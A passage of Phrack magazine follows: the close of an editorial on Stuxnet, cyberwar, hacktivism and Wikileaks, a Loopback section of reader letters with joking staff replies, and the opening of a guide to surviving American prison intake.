The exposure of Google's Street View Wifi data gathering fiasco is likely only the tip of the iceberg -- what we were told was the accidental coding error of a single engineer (who probably will wear that virtual scarlet letter on his resume for life). And yet again, in that case, other countries were first to protest; only lately has there been a strange and questionable desire TO have those records retained -- for what purpose who only knows.

The question to wrap all of this up with, here, probably isn't "Does it affect you now?" (unless you are indeed a blackhat, in which case, no doubt, this will impact you tremendously). The question is "can you be sure it never will?"

--[2. Stuxnet, Cyberwar, Hacktivism and Political Hacking

It's no secret that, with the US economy in a state of planned poverty, conventional sense. But the growing speculation, that Iran's nuclear power plant at Bushehr will turn into a weapons program, is a timely excuse for governments to exercise their newfound cyber warfare tactics. Iran believes Stuxnet was intended to derail its nuclear ambitions; and "analysts" expect us to believe that a string of numbers, the name of some shrubbery, futbol domains, and weird 2012 shit... somehow indicates Israel was behind it all. The reality is probably this: as much as Israel's super star hacking squads would love to take down Bushehr, Russia is standing in the way, defending its plan for a return on investment.

Stuxnet represents just one of a few big events in this arena since last issue. We've also had Aurora and that whole Google scandal in China. Hildawg has been bitching about China from the start, and it came as no surprise that pressure would be put to bear on big companies, like Google, to defame China's government in the midst of a GFC. More recently, Europe's cyberwar simulation has been hailed as a success, with countries across the EU learning to defend against over 300 attacks. This marks another milestone in the EU's attempt at coordinating intraregional cybercrime investigations. Across the Atlantic, USCYBERCOM has finally gone live. While governments prefer to keep their military hax a secret, there exists a necessity for them to demonstrate their power. Welcome to a whole new wave of terror, hackers.

The majority of high profile attacks in the last year show a trend towards highly skilled and targeted hacks that take a lot of time and/or money to develop. In these cases there is minimal collateral damage, months may pass before detection, the hackers are anonymous, and the vector is unique. While these are still large-scale attacks, they're not intended to affect the entire internet -- just a select few major players, and sometimes only for a short while. As corporations and governments throw big bucks into cyber warfare we're going to start to see some of the big names in the IT industry get left behind.

The continued DDoS of Burma, in the lead-up to its first election in over 20 years, showed a recent and unwelcome return to stupidity and ignorance at a rate of 10-15gbps, easily dwarfing the Estonia DDoS of 2008. Amnesty International had been working hard to get radios into Burma, so that people could keep up with the election news from across the border. Days after the election, their Hong Kong website was compromised and visitors were attacked with an IE exploit that Microsoft knew about, but blatantly refused to patch early.

On the same day that the Burma DDoS began, the Iranian Cyber Army announced its "botnet for hire", though it is rather unlikely that there is a substantial link between the two. Their admin system is some kind of honeypot, their stats are fake, and surely the very idea should have screamed of an obvious trap. But as the news started to spread, bloggers began recycling news media, and slower reporters started relying on those bloggers, until we started coming across reports that ICA was renting out "the same botnets that took down Twitter and Baidu". Uh, sorry? Last time I checked, social engineering a dude at Register.com didn't require a botnet.

But hey, maybe there is a botnet, or at least one in development. It's hardly as though ICA are the first to do so. But their treatment by news media is ridiculous. I mean, if these guys really are an "army" then just where were they when Honker struck out in retaliation for Baidu's defacement earlier this year? Unfortunately the media still clings to them because of a handful of high profile defacements. And because they tend to pop up every time something big happens, some journalists actually think these kids are an officially sanctioned military force that reports to Ahmadinejad himself! I don't believe, for a second, that they're even Iranian to begin with.

On the related note of poor-man's hacking, we're also seeing a rise in grassroots hacktivism. Social networking sites are making it increasingly easy to inspire angry mobs of ordinary computer users to take part in a DDoS by clicking a link. Years ago we laughed at those kinds of methods (remember the cDc's hacktivismo?). But we're not on dialup anymore, and there's not a lot you need to get your own "human-net" started -- just a persuasive cause and a handful of idiot-proof programs. LOIC is popular

for this, as are websites that send GET requests in iframes over and over and over. Next thing you know, there's thousands upon thousands of stupid tweeters, staggering forth like something out of Resident Evil. This isn't even including the more normal botnets that use sites rely on Twitter for commands. Throw that into the mix and Twitter becomes some kind of pluralistic middle-class pseudo-political force to be reckoned with. Law enforcement seem to just give up in those cases. Too many people to chase. Not enough resources to prosecute them all. The most we see is the instigators of these human-nets being hunted down. As the RIAA and MPAA attacks showed us, Anonymous ain't so anonymous when they plan their attacks in the open, in front of feds, on 4chan and Darknet.

The trend toward military-directed cyber attacks is prompting some academics to call for a change to the laws that regulate the conduct of hostilities in war. They are questioning whether a country can remain neutral in a cyber war if the data carrying the attack travels along that country's pipelines. Some militaries insist that for hackers to qualify for "prisoner of war" status, these geeks must wear a special hacker uniform and carry a sidearm (I like to think this uniform would look like TRON Guy).

And then there's the question of whether something like Stuxnet can be a legal impetus for conventional war. The real beauty of Stuxnet isn't just in the code (as specialised and 0-day as it may have been) -- it's also in the attack vector. If you conveniently lose your malicious USB key in a parking lot, and some "unscrupulous person" picks it up and decides to use it at work... YOU are not committing an attack -- at least not directly (one could argue, after all, that they had no business picking up the usb key in the first place). Moreover, philosophical arguments aside, if you're a civilian, the likelihood of you being charged with anything is extremely remote. Add all of this to the essential argument that hacking cannot be considered an act of war necessitating self-defense unless the hack can be compared to a substantive and conventional military attack, and conventional arguments are essentially thrown out the window. In other words, in the case of Stuxnet, while Iran recognises there was espionage, and possibly an intentional attack, the worm was not an "armed attack" sufficient to qualify self-defense under the UN Charter.

In sum, if the events occurring since the last issue has been anything to go by, the next decade will see a growing disparity between the nature of high-profile hacks, but at the end of the day the bulk of it is the same old same old, with some new shit thrown in. Militaries are fast becoming a cyber-force to be reckoned with, but in the absence of laws to regulate their actions, don't expect bombs to fall as a result. While it is most probably that the recent spate of uniquely targeted high-profile attacks will go unpunished, what we can expect is the government to play an increasing role in regulating the Internet and hunting down ordinary hackers in the name of a "war on cyber terrorism".

--[3. Wikileaks and whistleblowing

But what of Wikileaks? While it is undeniable that it has had some impact, one must ask oneself if we are not just raucously accepting as a date to the prom the only girl who asked us out and considering ourselves lucky to have found anyone at all. One could argue that when a society needs a hero, someone will always be willing to show up fighting, but the same could be said of most movements, even including the upstart 'Tea Party' being cawed about on Fox News to cheers by the same people who would have voted for Obama if they'd been Democrats instead of Republicans. Perhaps it's unfair to tilt this article so specifically in the direction of the

US -- after all, Wikileaks has shed some light on some tremendously important stories in the three or four years since its inception -- but it's hard to argue that 2010 was the year that Wikileaks came to true nation-wide attention, due in no small part to a certain "redacted" video going by the sobriquet "Collateral Damage", and then fueled by the document dumps ostensibly leaked by US insiders concerning Iraq and Afghanistan that came not long thereafter.

Yes, we have a responsibility to make information acceessible, or at least make the knowledge of how such information is stored and used more public, less draconian and redolent of a country poised to curtsy/bow to 'Mein Fuhrer' but we also have a responsibility to treat that information with respect, and more importantly to be able and willing to filter that data through the sieve of common sense and reason: Data should be valuable because it is valuable data (and in some cases the releases by Wikileaks have indeed been valuable data) and not valuable simply by the reasoning that "they don't want us to have it."

By the same token, sometimes the very act of sticking the proverbial middle finger up at The Man serves as a call to arms -- or at the very least a rate limiter: A way to urge the current Powers That Be to think a little more before trying to instituting even further privacy eroding measures. Conversely, it is all too easy for any country to consider any "leak" -- righteously whistleblowing or not -- as an act of war, or an excuse to add a few zeros to a department's line budget.

And there's something else we all need to be thinking about:

Every country, every war, every movement has secrets. We may tell ourselves that information wants to be free, but freedom comes with a price and some secrets are GOOD secrets. More importantly there OUGHT to be some secrets in the world.

To completely submit to Wikileaks' vision is almost more akin to Big Brother than anything the US government -- or any other government -- could possible create on its own: A culture where your every move may be exposed, your every thought may be tallied, your every minutiae published for the whole world to see, in a world where Google gambols giddily in the grasses of greed and Facebook and Twitter announce to the world your every move to a perceived audience of enthralled onlookers all willing to say 'you!' when you say 'ah, me!'. In a way we're already most of the way there, and that's a very dangerous thing. When your baseline gets reset and you don't REALIZE that your privacy is being invaded, then the great big "They" has already won -- and you have just let yourself do the dirty work for Them.

One could argue that if PFC Manning did indeed leak what has been attributed to him, he may have done a heroic thing, but the fact that he may have also broken a trust that he covenanted into in advance with the US government is difficult to completely discount. The Manning case having received the attention it has gotten this year has brought up a lot of grey areas in peoples' political belief systems, but it has also begged the question: What *is* "whistleblowing" and what is "disloyalty"? What is "patriotism" and what is "narqing"? When can one trust one's judgment about another person's true intentions and is it truly as cut-and-dry as we all wish it would be? Adrian Lamo snitched, but it is always possible that he thought he was protecting himself or his country even as he may have also been trying to cobble together some newfound publicity for a receding career that has been inarguably past its prime for years now. At some level this isn't about government or whistleblowing or privacy—it's about society and about interpersonal trust, and perhaps that is

where things get the murkiest. Naive or not, trust is dealt out increasingly to total strangers on the internet. One could argue that Manning, if indeed that was Manning, was naive in trusting a veritable stranger, but most of us do this on a regular basis now; the difference here is, Manning paid.

Without an explicit agreement of nondisclosure one cannot truly and totally scorn somebody for "squealing", but by the same token our very society has been built up on such simple and implicit bonds of trust: I will not hurt you, I will not steal from you, I will not betray you. I may not agree with what you do, but I respect your choices as an individual. At what point does that trust need to be broken off? Some secrets are good, if they contribute to the greater good of society -- and that goes *both* ways -- at times in favour of the individual, at other times in favour of government. As a species we always want to root for the Underdog (and nowhere is this more true than the US, perhaps), but given the fast fluxing nature of the Internet, who the Underdog is can flip at a second's notice: At first Wikileaks was the cause celebre of people everywhere, then came the backlash. All movements have backlashes, and Wikileaks was bound to not be the exception.

Perhaps one reason so many scorn Wikileaks has to do with the closed-book nature of a site so overtly and devoutly espousing transparency; at some point it becomes difficult not to interpret all sides as playing with similar playbooks. But it's difficult to win at poker at a table where everybody knows your cards, especially when the rest of the players have bankrolls that far eclipse your own. Again, the question arises: When is transparency necessary, and when is secrecy a requirement to make any progress at all? On the one hand, one must worry about too much transparency; on the other hand, one must worry about too much lurking in the shadows. In the past we had journalists to expose corruption; now it is often journalists themselves fighting off corruption charges, hiding facts, skewing evidence.

It's incredibly difficult to deny that some transparency, and indeed Wikileaks itself, can have a positive impact -- and it's hard to imagine a world where SOME sunshine shouldn't be shed; The trick here is to remember that such increased levels of exposure demand we be a more responsible, measured animal -- something as homo sapiens we have really never learned how to do or be.

There is no way to shove the genie back into the bottle, and old rumours on the Internet never really die -- they just get archived til someone else manages to come along and dig them up from their temporary graves. This holds great promise for the future of integrity, but it also creates issues when the possibility of outright falsehoods are introduced, especially through an anonymous third party, or in cases where a split exists between haves and have-nots; who really has time to monitor their reputation online to that level? And if someone does besmirch your name, what can be done?

If your data shows up on a whistleblower site care of a third party, then it also becomes yet another way to show a display of power: The Vice-Presidential hopeful breaks the rules -- nay, the law -- and walks free while the college student who guesses at her password gets sentenced to a year of supervision or prison. If there is to be light shed, then it should be an equally penetrating (and perhaps softer) light -- not a light meant to shine in the victims' faces and hide the face of the perpetrators -- especially when the label of 'victim' and 'perpetrator' is so murky and grey (as in the Palin case; one could argue both sides committed some form of fault).

Julian Assange likes to say 'speak truth to power" but this is a tall order; to first be able to speak ANYTHING to power, you must basically gain the ear of the powerful, or you just get thrown into an eddy, left to whirl around with a bunch of kooks and nutjobs (as any federal agent handling walk-ins will likely attest to, and too, so must whistleblowing sites contend with; with fame comes your own raft of nutjobs to weed out).

It'd be hard to deny that whatever else Wikileaks has accomplished in the past year, it has gotten someone's attention. Whether that will be a good thing or a bad thing remains to be seen... But one imagines any call to arms must bring about some force for good, even if that force is something as simple as a renewed spirit of vigour and willingness to be involved among an otherwise sluggish populace juggling its own sense of powerlessness in a country demanding what essentially constitutes sexual assault merely in order to board an airplane. To make an omelet you must first break some eggs; To create a change you must first gain the ear of not just power but the people itself -- and then you must charge them with the duty to act.

The true collateral damage may wind up being Manning himself, here; basically judged guilty already, his name forever stored, his acquaintances being hassled, his personal life bared open to the world, he serves as both an example of what to strive for and a cautionary tale for a new age. What the future holds for him remains to be seen, but with any luck he will receive a fair trial by a jury of his peers -- if any such people even exist.

Wikileaks may not be perfect -- in fact, it may be deeply flawed -- but for now it's probably all we're going to get. And we should probably be grateful for it -- but wary. Always wary. The danger of mixing the message up with the messenger is always great, and there is no real way for any whistleblowing site to always be 100% correct. Even governments have an incredible amount of difficulty verifying the veracity of any information or separating rumours from fact; to put this level of blind trust in a volunteer organization with no oversight is bound to be fraught with a whole host of issues we haven't seen the likes of yet... For instance, what happens when a non-governmental entity views it as a potential source of information? Once any whistleblowing site gets information, it is out there; what is done is done; At this point, false flags and disinformation is also an issue; the possibility of tricking any whistleblower site to publish false information would destroy not only its credibility if found out but possibly be used to forward some governmental or non-governmental party or agenda. Additionally, to believe everything that any organization says is as short-sighted as believing everything your government tells you.

Ultimately your conscience will have to be your guide -- and likely no two consciences will ever completely agree, especially about anything as at-times agit prop as Wikileaks can be, or as secretive as governments have always been.

--[4. Scene Events: the Final Word

To be sure, many other events have taken place this past year and a half (the whitehat-vs-blackhat wars forever raging (cue zf05 and the never-ending arguments about disclosure-vs-nondisclosure); the global emergence of a harsher, more organized form of cybercrime (and the many busts that resulted); etc, etc), but several basic themes emerge: There has been fraud -- but there has always been fraud. There have been

invasions of privacy -- but there have always been invasions of privacy. There have be governments overstepping their bounds -- but there have always been governments overstepping their bounds. That doesn't make any of it acceptable, but it also doesn't make any of it new -- nor does it give any of us an excuse to pretend it has nothing to do with us (no matter where you reside or what flag you fly (or choose not to fly, whatever the case may be)). If anything, there has been an amplification of all of the above, but none of it is truly 'new'. Read past issues of Phrack: All of the above has existed in some form or another, just on a smaller scale. It's still existed.

Judging by the drive for wealth or fame or infamy displayed in so many of this year's stories, it bears mentioning that we cannot let a few key players make us forget how important it is to treat technology responsibly, reasonably -- to love it, to hack it, to, please, take risks, but to do so with heart

-- with CONSCIENCE --.

In the end it all starts and ends with you.

[EOF]

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x04 of 0x10

= =
= =[Phrack Staff]=
Hi there!
As you may have noticed, the Loopback tradition had been lost for years. The previous staff decided to remove it as it was a little bit hum let's say 'teasing' ;>
Can you remember Duvel's remark on that fact?
A brief history of the Underground scene (p64):

Take a look at the Phrack Loopback responses during the first 10 years to the recent ones. A much higher percentage of responses are along the lines of `you're an idiot, we at Phrack Staff are much smarter than you.`
 Well good news folks, it's back. We chose to resuscitate it as: it's fun. YES IT IS (especially considering the fact that people were not aware of its coming back) we promise not to be too much of bitches (or so they hope) ;> we want YOU to share with the Underground. As such for the next issue you are very welcome to send us mails of all kind we are poor on philes for this issue (just kidding BTW, we're just elitist arrogant bastards)
We humbly apologize to all guys we never answered to neither by mail nor through this phile because we suck at filtering our spam (this could _absolutely_ not be a laziness issue, right?)
Time to find out who wanted to say hello.
The Phrack Staff
=[0x00 - From India]=
Subject: Re: Null Conference and Security Community From: Prashant KV <bug@null.co.in> Cc: Marketing <marketing@null.co.in></marketing@null.co.in></bug@null.co.in>
[Marketing? :>]
ні,
[Hi Prashant]
[]

Null is a community of enthusiastic hackers and security professionals in

India. It all started with a motive to promote advance security research in India.

Null has immensely contributed in nurturing young hackers and providing a platform to amateurs. Over the years, the Indian industry and several government organizations have benefited from the expertise of Null members. Be it creating awareness among Indian developers or defending Indian Infrastructure, Null members are everywhere.

As a part of continued efforts in creating awareness among our enthusiasts, Null conducts an annual conference in carnival city of Goa called Nullcon. Hackers, talks, workshops, party and booze invites you, 25-26th feb 2011 Goa India.

```
Goa India.
   [ Thanks to the Null members, we have an interesting paper on the Indian
    hacking scene. Kudos. Please have a look at their websites:
    http://null.co.in / http://nullcon.net/cfp-nullcon-dwitiya (CFP)
   ]
Regards
Prashant
|--=[ 0x01 - Th1nkG33k ]=-----|
Subject: Legion of Doom T
From: Ted Mosby
   [ Hi Ted. Is Barney with you? ]
Is this shirt still available? I know it's from the early 90s, but I had
one of these and I've always wanted to get another.
(For a limited time, the original is back!)
"LEGION OF DOOM -- INTERNET WORLD TOUR"
The front of this classic shirt displays "Legion of Doom Internet World
Tour" as well as a sword and telephone intersecting the planet earth,
skull-and-crossbones style. The back displays the words "Hacking for Jesus"
as well as a substantial list of "tour-stops" (Internet sites) and a quote
from Aleister Crowley.
   [ Dammit. We didn't even know it existed. Sorry bro, no clues on this
     one. ]
```

Subject: Binary is Hacked!!! From: killerzerosones@null.net

```
55 55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 55 55
Binary is setup as 0's and 1's and there are quite a few encodings that
beat binary(machine language)...
256 128 64 32 16 8 4 2 1
0 = .
1 = .5 = 2 = 1
1 0 = 5
1 \ 1 = 5.5 = 52 = 26 = 13
1 \ 0 \ 0 = 50 = 25
1 \ 0 \ 1 = 50.5 = 502 = 251
1 \ 1 \ 0 = 55
1 \ 1 \ 1 = 55.5 = 552 = 69
1 \ 0 \ 0 \ 0 = 500 = 250 = 125
1 \ 0 \ 0 \ 1 = 500.5 = 5002 = 2501
1 \ 0 \ 1 \ 0 = 505
1 \ 0 \ 1 \ 1 = 505.5 = 5052 = 2526
1 \ 1 \ 0 \ 0 = 550 = 275
1\ 1\ 0\ 1 = 550.5 = 5502 = 2751
When .5 is replaced with 2 keep halving number until prime without turning
number into a decimal for a faster encoding with the 0-9 numeral system. So
basically half all the numbers until the next half becomes a decimal I.e.
being prime. This saves in space approximately 98 numerals per 100 places
compared to machines language.
   [ Same post was found on:
     http://mathfax.com/emraised-to-the-infinite-9craised-to-the-infinite-9
     and
     http://www.mymathforum.com/viewtopic.php?f=13&t=12988
     You're crazy man :> Well this give us the hint that at least one guy
     is reading our drug-related papers. ]
|--=[ 0x03 - Dating ]=-----|
Subject: CFP 67 and staff
From: Larry
Hello.
Is there any place where I can talk to the staff, like it used to be in the
past?
Is the old IRC still working?
   [ Unfortunately it's not. But rumor says we may be found on other IRCs.
     If you know a guy who knows a guy who knows a guy then maybe...]
Regards.
```

Subject: ANTISPAM

From: Rachel Peek <rachelpeek@live.com>

[We sent you a mail Rachel. Having no answers, we assumed we could publish it as it currently is.]

Normally I would try to be convincing, but I'm not feeling it right now. The thing is, I recently wrote a sort of article on my personal opinions about the government. I don't really know if it's the kind of thing you're looking for, but I figured I would send it in anyway. Look down.

The thing with mental disorders is you never know if what you're feeling is real. You don't know if you've made it all up in your head, if you just added all this stress into your life for nothing. But it feels real. As real as anything can, and it's scary as shit. It raises the questions: Which part of the brain is in charge of sanity? Or the more often times more prominent insanity? What causes us to say the things we say? What tells us to hurt the ones we hurt? What compels us to take the actions we take? WHY DO WE DO THE THINGS WE DO? This question has yet to be answered after all of these years. I think it's because we're too busy telling each other what to do, and now our heads are lost up the parts of our asses where maps aren't allowed. I am living proof of this stupidity. I don't know where my thoughts come from. I just know they're there and continue to taunt me with their daily attendance. They will cause me to do things that will make others wonder. They will ask the inevitable question "Why?" I've just stopped answering. This is because my answer will never be good enough. I never seem to have the appropriate reasoning for my actions. For lack of a few better words, I just do shit. I do what I want. In today's society, this is a crime. In order to become a model citizen of the proud U.S.A., you must never, ever do what you want to do. You are to do what you are told and ask no questions. Not that it matters. You'll only be answered with bullshit about how it will benefit you in the end. Take your modern-day education program for example. they provide you with a selection of subjects to choose from, all of which have been watered down by the government to shield our innocent eyes from our country's mistakes and the fact that the world is a shitty place thanks to our existence. This is not easily done though, so they must distract us with ridiculous extracurricular activities that will be of no use to us ever in our lives. And they know it. So while we're busy learning how not to break an unfertilized chicken ova with a sharpee face, they're watching us. They ask themselves,

"How will they react to this?"

"What will happen if we do that?"

They're searching for glitches, just like you would on a computer. You make one wrong move, you take the tiniest step out of line, and they'll immediately make an attempt to "correct" it. How dare you be your own person? How dare you make your own decisions? You must fit the mold, and if you don't, you better believe they're trying their damnedest to shove you into it. They want to catch us early you see. Before we realize how to think for ourselves. They tells us how to walk, stand, eat, sit, write, sing, THINK. And we eat the shit up. Why is this? Because if we don't, we are shunned. We are not like the others. We are alone. The "Man" depends on our loneliness. The homosapien hates to be alone, and they are aware of this. Most people will do anything to avoid it, including shutting off their brains to fit in. So you fall in line and you follow these rules. You might ask why they are there at all, but you will never be answered. You

will simply be given an ultimatum. "To get a good job and be successful" Another way to put this would be, "Do exactly what you're ordered to or have a miserable life" But success is relevant...to some at least. Society's definition of success is money. You go to school to get a job to make money to spend money to run out and need it again. You get trapped in the cycle. Well what if your definition of success is happiness? You've most likely thought to yourself, "Oh shit" This is due to the fact that you now know you are living in a world you don't belong in. You are living in a world where happiness IS money, and no one will believe otherwise. And so you need money to get by. You have to delicately touch the filthy stuff. You have to carry it tenderly in your pocket, making sure it's in a safe place, meeting all of it's needs, caring for this shit with wasted love. And you get a job to acquire more. You get up every morning and you follow the speed limit up the road, and you buy your coffee that is made from beans picked by people who can't afford to taste it, and you walk into a building with big, clean windows and detailed columns cleverly placed to disguise the boredom that awaits you inside. You will sit. And you will sit. You will sit all day long in one of those swivel chairs that allow you to do your pointless work at a slightly quicker pace by cutting out all of that rigorous head turning. You do this because you want to get out of there as soon as possible. You want to go home and eat your feelings. You want to stare at that black box as it tells you you are ugly. You are stupid. You are fat. You are not good enough. You are not the best. Be the fucking best. But you can't be. You never will be. You don't have time. You're so busy following that same goddamn schedule every day you don't have a single second to breathe and it's cutting the circulation off to your brain. You can only think what you've been taught to think and you'll do so until you're on your deathbed trying to reflect on the life you led. Trying to remember something beautiful the way they do in the movies. But all you see are white button-downs and digital clock numbers, glowing computer screens and stock numbers. you have wasted your life and you might as well be a cardboard cut-out of yourself. It's a sad thing to die a human being.

```
[ Thanks for this Rachel. ]

|--=[ 0x05 - Translation proposal ]=-----|

Subject: Translation of phrack magazine

From: Robert Langdon <langdonmail@gmail.com>

[ Audrey Tautou <3 ]
```

Hi Phrack staff,

I'm an italian university student of Computer Science. I read many article of your magazine and I'm vary interesting about your magazine.

In this days, I think if is possible to translate your articles (not all obviously) in italian language ... and I don't understand which is the distribution or publish license of yours article. The intent is to spread your knowledge to italian guys. Can I translate one or more article? Obviously, the translation is one-to-one, with the same references, the same authors and so on.

[As stated many times we do not support officially translations of Phrack and that would be essentially because translations (even from talented people) are not accurate enough. However, you're free to translate any article. Good luck:)]

Thanks for your great work.

```
SuperMrPlusPlus
```

```
[ I'm confused. I thought you were Robert Langdon. ]
|--=[ 0x06 - Alcohol abuse ]=-----|
From: Anonymous <nobody@remailer.paranoici.org>
Subject: The risks of alcohol and being drunken bastards
Drinking Alcohol and Cancer Risk
www2.potsdam.edu/hansondj/HealthIssues/1109728149.html
Alcohol - The Risks | Health | BBC World Service
www.bbc.co.uk/worldservice/sci_tech/features/health/healthyliving/
alcoholrisk.shtml
Alcohol - Risks
www.pamf.org/teen/risk/alcohol/risks.html
4.5 The risks of alcohol
www.drugtext.org/library/books/raterisks/4.5.htm
Effects & risks of alcohol - Schoolies Week
schoolies.youthcentral.vic.gov.au/Safe+Partying/Alcohol/Effects+&+risks+of+
alcohol/
Underage Drinking-Why Do Adolescents Drink, What Are the Risks ...
pubs.niaaa.nih.gov/publications/aa67/aa67.htm
Young people and alcohol - what are the risks? : Directgov - Parents
www.direct.gov.uk/en/Parents/Yourchildshealthandsafety/
Youngpeopleandalcohol/DG_183848
Drinking and alcohol - Live Well - NHS Choices
www.nhs.uk/Livewell/alcohol/Pages/Alcoholhome.aspx
Alcohol and depression: What are the risks? - MayoClinic.com
www.mayoclinic.com/health/alcohol-and-depression/MY01078
Health risks associated with alcohol and heavy drinking
www.drinking.nhs.uk/health-risk/
The Risks of Developing a Drug or Alcohol Dependency
www.egetgoing.com/drug_addiction/addiction_risk.asp
Alcohol - Alcohol
www.alcohol.gov.au/
Alcohol Health Risks - Alcohol & Other Drugs, The Wellness Center ...
www.uncg.edu/shs/wellness/aod/alcoholhealth/
Teenage binge drinking, effects of alcohol, facts about alcohol at ...
ncadi.samhsa.gov/govpubs/ph323/
Health Risks of Alcohol and Drug Abuse
alcoholism.about.com/od/effect/u/Risks.htm
Health Risks In Alcohol Abuse
ezinearticles.com/?Health-Risks-In-Alcohol-Abuse&id=301753
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www.mountnittany.org/wellness-library/healthsheets/documents?ID=3684
Alcohol and Breast Cancer Risk: New Findings - National Cancer ...
www.cancer.gov/cancertopics/causes/breast/alcoholuse0408
Effects of Drinking Alcohol: Health Benefits vs. Risks
www.webmd.com/cancer/features/faq-alcohol-and-your-health
Drinking alcohol\227Consumer Reports Health
www.consumerreports.org/health/conditions-and-treatments/
the-risks-and-benefits-of-drinking-alcohol/overview/index.htm
Getting drunken doesnt pown it is a fault of your own^^
Peace Phrack!
   [ Fair enough ;> ]
|--=[ 0x07 - Insane delay ]=-----|
Subject: a question
                                        <-- Needs ANTISPAM in Subject!
From: XXXXXXXXXXX
To: kleene@phrack.org, pwned@phrack.org <-- Wrong address man!
What's the real sake of this delay, working on scada systems to attack
iran?
    [ AHAH. Stuxnet developers if you ever read that, do not forget to
     submit a paper on SCADA hacking for p68. ]
|--=[ 0x08 - Friendly messages ]=-----|
From: Cristi T.
Subject: hey
hey phrack,
   [ Hi. ]
don't die.. i hope u will deliver this issue.
    [ Actually we're not dead. If we were then who would be writing this?
     ;)]
Best wishes,
Cristi
   [ Thx Cristi :) ]
From: ZZZ
Subject:
Ηi,
```

For Teens: Know the Risks of Alcohol | HealthSheets | Wellness ...

I noticed that you guys have a lot of followers who are neophytes to hacking. If you would like an article or two on the very basics of footprinting, scanning, enumeration, or hacking I might be able to do some for you guys. I am an IT professional and educator. At least if my content is or newbies, it will be well written. Just let me know.

[Hi. Sorry man. Wrong e-zine, consider asking Uninformed instead ;>]

ZZZ

AKA W88ExitUS

Sent from my iPhone

[When did the times changed that much? :(]

From: Christophe X Subject: WTH ???

Hi guys,

I'm dying hoping to see the next number of phrack ... when would be the 67 birth. Seriously, i don't think i have the skill for proposing sexy materials, but i'm serious enough for proposing you help for collecting / guiding authors. Let me know if you need help for rereading article. I'm french linux trainer, phrack was always my best emag, can't support to wait for an annual release.

Best regards.

[You're always welcome to motivate potential writers. That itself is really helping. Thx.]

From: rawhazard

Subject: ...bout issue #67

Hey men, just writing to know...what bout the issue #67? waiting for that since lots of time, u goin to "push the beast out"? or you won't no more? Lemme know, thanks qw

[Well as you can see, we did.]

From: f6174179c90c0366@gmx.com

Subject: ANTISPAM

Thank you for maintaining phrack.

[You're very welcome bro.]

|--=[0x09 - Busted???]=-----|

From: "Robert S. Mueller" <crimecenter@fbi.gov> Subject: Federal Bureau Of Investigation./Anti-Terrorist And Monitory Crime

Subject: Federal Bureau Of Investigation./Anti-Terrorist And Monitory Crit

```
[ Wait. How did you find us? ]
Federal Bureau of Investigation (FBI)
Anti-Terrorist And Monitory Crime Division.
Federal Bureau Of Investigation.
J.Edgar.Hoover Building Washington Dc
Customers Service Hours / Monday To Saturday
Office Hours Monday To Saturday:
Dear Beneficiary,
Series of meetings have been held over the past 7 months with the secretary
general of the United Nations Organization. This ended 3 days ago. It is
obvious that you have not received your fund which is to the tune of
$850,000.00 due to past corrupt Governmental Officials who almost held the
fund to themselves for their selfish reason and some individuals who have
taken advantage of your fund all in an attempt to swindle your fund which
has led to so many losses from your end and unnecessary delay in the
receipt of your fund.
[ ...]
    [ Oh that's nice. With that much money, we'll be able to pay for the
     hosting & the DNS for centuries ;) ]
|--=[ 0x0A - Book propositions ]=-----|
Subject: ANTISPAM
From: scott
Hello, I have a proposition today.
My request is to be listed under S2D316 as an author on your website:
http://www.phrack.org/authors.html, with the explicit purpose of writing a
novel. I will of course be mining my fellow authors' data, and thus would
of course need their approval.
    [ Hum. LOL ]
I will be writing a minimum two thousand pages, divided amongst seven
chapters.
    [ Two thousand is not enough. Consider asking us back with at least the
     double. ]
I will of course be releasing it under HTML format, and would like the
ability to FTP my pages as I deem them worthy.
    [ Of course. I'm afraid the sys admin is currently on holidays. He will
     not be able to setup the FTP :( ]
If the above terms are met, proceeds will be negotiated.
    [ I'm sorry. Who are you again? ]
The name of the story is:
```

The Underground Myth

by Scott X

```
[ We already have an article with that name. I'm afraid we'll have to
     sue you. Our lawyer will contact you soon enough. ]
|--=[ 0x0B - Newbies ]=-----|
    [ Information was removed to protect the innocent :> ]
Subject: Neophyte's Guide
From: NICKNAME
My mentor (X of #Y on freenode) had decided to write a
version 2 to his original Z Guide to the Underground. This
guide lays out the framework for any neophytes looking to get into our
world. It also lays out the the truth about white hats, black hats,
and grey hats. As well as giving the basic's for anyone truly
dedicated to learning.
    [ The truth? Sounds interesting :-P ]
I was inspired to write it after reading the article in phrack issue
65 entitled "the underground myth". Its so true, there are hardly any
mentors out there that are actually reliable. Most are on some skiddie
forum, and all they talk about is step by step SQL injections. And out
dated RFI's.
    [ Yes. Step by step is annoying. ]
Due to this sickness infecting the web, we decided to write and
publish this (for free of course). In the hops that it will steer the
newbie's of the world away from GUI land, and back to our roots.
The book is 47 page's from start to finish. I believe that the
information contained in said book is invaluable and would help a lot
of people out.
    [ Invaluable? :) ]
I have been intrigued by almost every single issue of phrack. I know
typically Phrack puts up high level articles, but I have noticed that
on occasion you guys will put something out there for the newbies, I
believe that this would be a very good addition to your awesome, and
inspiring publications.
Thank you for your time and consideration of our book.
NICKNAME
-EOF
    [ No problem Sam. Oh yes sometimes with PDF metadata you have that
```

kind of unfortunate leak ;> It would be wise to update your book :)]

|--=[EOF]=-----|

==Phrack Inc.==

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Alright people, this is a guide on what to do and how to act if you find yourself in a prison environment. Let's all face it, if you're into the underground world of hacking or phreaking then you've a very good chance of being arrested some day. Seeing as how I've been in this situation before, and also having noticed the amount of files on laws and police, I've decided to write a file that has information you could use to make your time a lot easier if you happen to go into prison. I myself seriously hope you would never have to use this in a real life situation but if you do, use it to your advantage. So to the point...

In this file we will be talking about a lot of different techniques and also about things you should and should not do... This is in no way an exactly fool proof text. All information is based on how I, the author, interpreted the actions of others. Also note that this file is based souly on the American prison systems. Therefore if you are reading this file and are not living in America, some given information will be wrong and some steps of the process may not be in order or even exist at all.

--[2 - The beginning

OK due to the aspects of confusion, there will be some vocabulary that's common to the American Prison facilities in this file. In America there are thousands of 'slang' words that prisoners use to help hide or mask the activities from other inmates and/or the prison officials. We'll start at the beginning stage called the 'intake process'.

--[2.1 - Intake

